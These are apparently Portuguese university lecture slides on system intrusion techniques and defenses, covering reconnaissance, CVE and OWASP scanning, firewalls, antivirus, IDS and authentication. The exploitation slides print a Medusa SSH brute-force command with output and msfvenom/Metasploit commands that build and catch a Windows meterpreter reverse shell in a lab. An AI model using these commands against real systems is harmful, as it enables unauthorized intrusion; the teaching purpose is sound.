Date: Tue, 23 Sep 2025 20:33:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 19 Sep 2025 16:57:17 GMT
ETag: "1cd-63f2a5cc3f1c0"
Accept-Ranges: bytes
Content-Length: 461

Invasão de sistemas: técnicas

1. Reconhecimento: busca por serviços expostos

- Bases existentes: e.g., Shodan
- Busca ativa: e.g., NMap



Invasão de sistemas: técnicas


1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
 - Manual: e.g., CVE, erros comuns (e.g., OWASP Top 10)

The screenshot shows the CVE 25 YEARS search interface. The search bar contains 'apache' and the results show 1 - 25 of 3,156 results. Three results are visible:

- CVE-2025-9784** (CNA: Red Hat, Inc.): A flaw was found in Undertow where malformed client requests can trigger server-side stream resets without triggering abuse counters. This issue, referred to as the "MadeYouReset" attack, allows malicious clients...
- CVE-2025-7381** (CNA: Mautic): ImpactThis is an information disclosure vulnerability originating from PHP's base image. This vulnerability exposes the PHP version through an X-Powered-By header, which attackers could exploit to fingerprint the server and...
- CVE-2025-5961** (CNA: Wordfence): The Migration, Backup, Staging – WPvivid Backup & Migration plugin for WordPress is vulnerable to arbitrary file uploads due to missing file type validation in the 'wpvivid_upload_import_files' function in all...

Top 10 Web Application Security Risks


There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.

Invasão de sistemas: técnicas

1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
 - Manual: e.g., CVE, erros comuns (e.g., OWASP Top 10)
 - Scanner de vulnerabilidades: e.g., Nessus



Invasão de sistemas: técnicas

1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
3. **Exploração:** invasão do sistema
 - Força bruta: e.g., Hydra, Medusa




```
(kali㉿kali)-[~]  
$ medusa -h 192.168.152.130 -u admin -P senhas.txt -M ssh  
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>  
ACCOUNT CHECK: [ssh] Host: 192.168.152.130 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: admin (1 of 5 complete)  
ACCOUNT CHECK: [ssh] Host: 192.168.152.130 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: qwerty (2 of 5 complete)  
ACCOUNT CHECK: [ssh] Host: 192.168.152.130 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: trustno1 (3 of 5 complete)  
ACCOUNT FOUND: [ssh] Host: 192.168.152.130 User: admin Password: trustno1 [SUCCESS]
```

The diagram above the terminal output identifies the parts of the command: **IP alvo** points to `192.168.152.130`, **Nome do usuário** points to `admin`, **Arquivo de senhas** points to `senhas.txt`, and **Tipo de serviço** points to `ssh`.

Invasão de sistemas: técnicas

1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
3. **Exploração:** invasão do sistema
 - Força bruta: e.g., Hydra, Medusa
 - Vulnerabilidades: e.g., exploit-db, Metasploit Framework




The screenshot shows the Exploit Database website interface. At the top, there's a dark blue header with the 'EXPLOIT DATABASE' logo and navigation icons. Below the header, there are filter buttons for 'Verified' and 'Has App', a 'Show 15' dropdown, and a search bar. The main content is a table of vulnerabilities with columns for Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author.

Date	D	A	V	Title	Type	Platform	Author
2025-08-26				GeoVision ASManager Windows Application 6.1.2.0 - Remote Code Execution (RCE)	Remote	Windows	Giorgi Dograshvili
2025-08-26				GeoVision ASManager Windows Application 6.1.2.0 - Credentials Disclosure	Local	Windows	Giorgi Dograshvili
2025-08-26				StoryChief Wordpress Plugin 1.0.42 - Arbitrary File Upload	WebApps	Multiple	xpl0dec
2025-08-26				Ivanti Endpoint Manager Mobile 12.5.0.0 - Authentication Bypass	Remote	Multiple	ibrahimsql
2025-08-26				Lingdang CRM 8.6.4.7 - SQL Injection	WebApps	Multiple	Beatriz Fresno Naumova
2025-08-26				Birth Chart Compatibility WordPress Plugin 2.0 - Full Path Disclosure	WebApps	Multiple	Byte Reaper

Invasão de sistemas: técnicas

1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
3. **Exploração:** invasão do sistema
 - Força bruta: e.g., Hydra, Medusa
 - Vulnerabilidades: e.g., exploit-db, Metasploit Framework
 - Engenharia social: e.g., phishing, ataque “STS”



Invasão de sistemas: técnicas

1. **Reconhecimento:** busca por serviços expostos
2. **Varredura:** identificação de vulnerabilidades
3. **Exploração:** invasão do sistema
4. **Pós-exploração**
 - Carga útil: malware, persistência de acesso, roubo de dados, ...
 - Cobertura de rastros: destruição de dados, poluição de logs

```
(kali@kali)~[~/rmTest]
$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services

  METASPLOIT

  --[ metasploit v6.4.9-dev ]
+ --[ 2420 exploits - 1248 auxiliary - 423 post ]
+ --[ 1468 payloads - 47 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost => eth0
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.152.130:4444
```

Serviço p/ receber dados na máquina do atacante (msfconsole) + shell reverso na vítima (msfvenom)


```
(kali@kali)~[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.130 LPORT=4444 -f exe -o /tmp/payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/payload.exe
```



Ferramentas de Proteção de Sistemas e Redes

Lembrando: Modelo para Segurança de Computadores



Autenticação de Usuários

- Processo de verificar uma identidade alegada por ou para uma entidade do sistema
- Consiste em dois passos:
 - **Identificação:** fornecer identidade
 - Nome de usuário, cartão magnético ou de proximidade, endereço de e-mail, certificado digital,...
 - **Verificação:** provar identidade (validar)
 - Senha, assinatura digital, impressão digital, ...
- Função de segurança fundamental
 - Base para controle de acesso e responsabilização por ações indevidas





Formas de Autenticar Usuários

- Formas de **autenticar a identidade** de usuário, com base em algo que ele
 - **Sabe**: senha, PIN
 - **Possui**: chave, token, smartcard
 - **É (biometria estática)**: digitais, retina, veias das mãos
 - **Faz (biometria dinâmica)**: voz, assinatura, andar
- Usadas individualmente ou de modo combinado
 - **Autenticação Multifator** (*multi-factor authentication – MFA*): maior segurança
 - Permite compensar **benefícios e limitações** de cada fator individual
 - **Autenticação baseada em risco**: mais fatores podem ser exigidos dependendo do **contexto** (erro em **CAPTCHA**, **local** de origem é incomum p/ usuário, novo **dispositivo** acessando a conta, etc.)



Formas de Autenticar Usuários




Firewall



- **Inspeciona o tráfego** passando por ele:
 - **Bloqueia/permite** passagem de tráfego baseado em regras
 - **Trata eventos** definidos como significativos
 - Registro em logs, envio de alertas, etc.
- Equipamento dedicado ou software em computador
 - Permite concentrar funções de **controle e auditoria no perímetro** das redes às quais ele está conectado
- Aplicação comum: conexão da rede interna de uma organização à Internet.
 - Mas, idealmente, é também usado para separar setores internos: **defesa em profundidade**



Firewall: Tipos





Antivírus



- Scanner na máquina local
 1. **Baseados em assinatura:** busca estruturas, padrões ou trechos de código **conhecidos**
 2. **Baseados em heurística:** buscam fragmentos de código comuns em vírus (ex.: cifração local).
 - Ex.: código para decifração em tempo de execução, ou para reescrita de código (metamorfismo)
 3. **Identificam ações:** detectam atividade maliciosa
 - Ex.: acesso à rede (worms), acesso a locais protegidos, tentativa de remover arquivos ou alterar configurações
 4. **Técnicas combinadas:** estratégias acima; scan ativo; módulo de controle de acesso

Antivírus: técnicas avançadas

- “Decifração Genérica”:
 - Código executado em emulador de CPU: **ambiente controlado (sandbox)**
 - Permite análise enquanto previne danos a sistema
 - Código em execução periodicamente **verificado por scanner**:
 - Capaz de detectar vírus ao se decifrar
 - Desvantagem: pode reduzir desempenho
 - Compromisso entre capacidade de detecção e velocidade de execução



Sistemas de Detecção de Intrusão

- *Intrusion Detection System (IDS):*



- **Coleta e análise** de informações: **rede** (“Network IDS”: NIDS) ou **estação** (“Endpoint Protection Platform”: EPP)

- Ao **detectar sinais de intrusão**:



- **IDS passivo**: reporta problema a administrador

- **IDS ativo**: interage com outros sistemas para mitigar ataque (ex.: cria regras em firewall, ou interrompe processo)



- Também chamado “Sistema de Prevenção de Intrusão” (IPS)

- **Métodos** de detecção (pode-se combiná-los)



- **Assinaturas**: foco em situações que caracterizam ataques (ex.: scan de portas, ação de um worm)



- **Comportamento**: buscam desvios de conduta

- Dependente de usuário (desvio de perfil) ou não (limites globais)

Métricas de análise: Exemplos

Métrica	Análise	Tipo de anomalia detectada
Frequência de login de diferentes locais	Média e desvio padrão	Acesso a sistema de locais que usuário raramente ou nunca usa podem indicar intrusão
Uso de recursos da máquina	Média e desvio padrão	Valor anormal pode indicar ação de malware (e.g, worm)
Tempo desde último login	Operacional	Tentativa de acesso a conta “morta”
Várias falhas de senha	Operacional	Tentativa de invasão de conta
Tentativa de acesso não autorizado a dado após algumas falhas de senha	Correlação	Possível invasão de conta para acesso não autorizado a recursos





Análise de Riscos:

Conceitos básicos

Uma pergunta comum...



Uma pergunta comum...



Afinal, esse sistema é totalmente seguro?

“O único sistema totalmente seguro é aquele desligado, enrustado em um bloco de concreto, e colocado em uma sala revestida de chumbo com guardas armados – e mesmo assim tenho minhas dúvidas”



Gene Spafford,
U. Purdue


Uma pergunta comum...



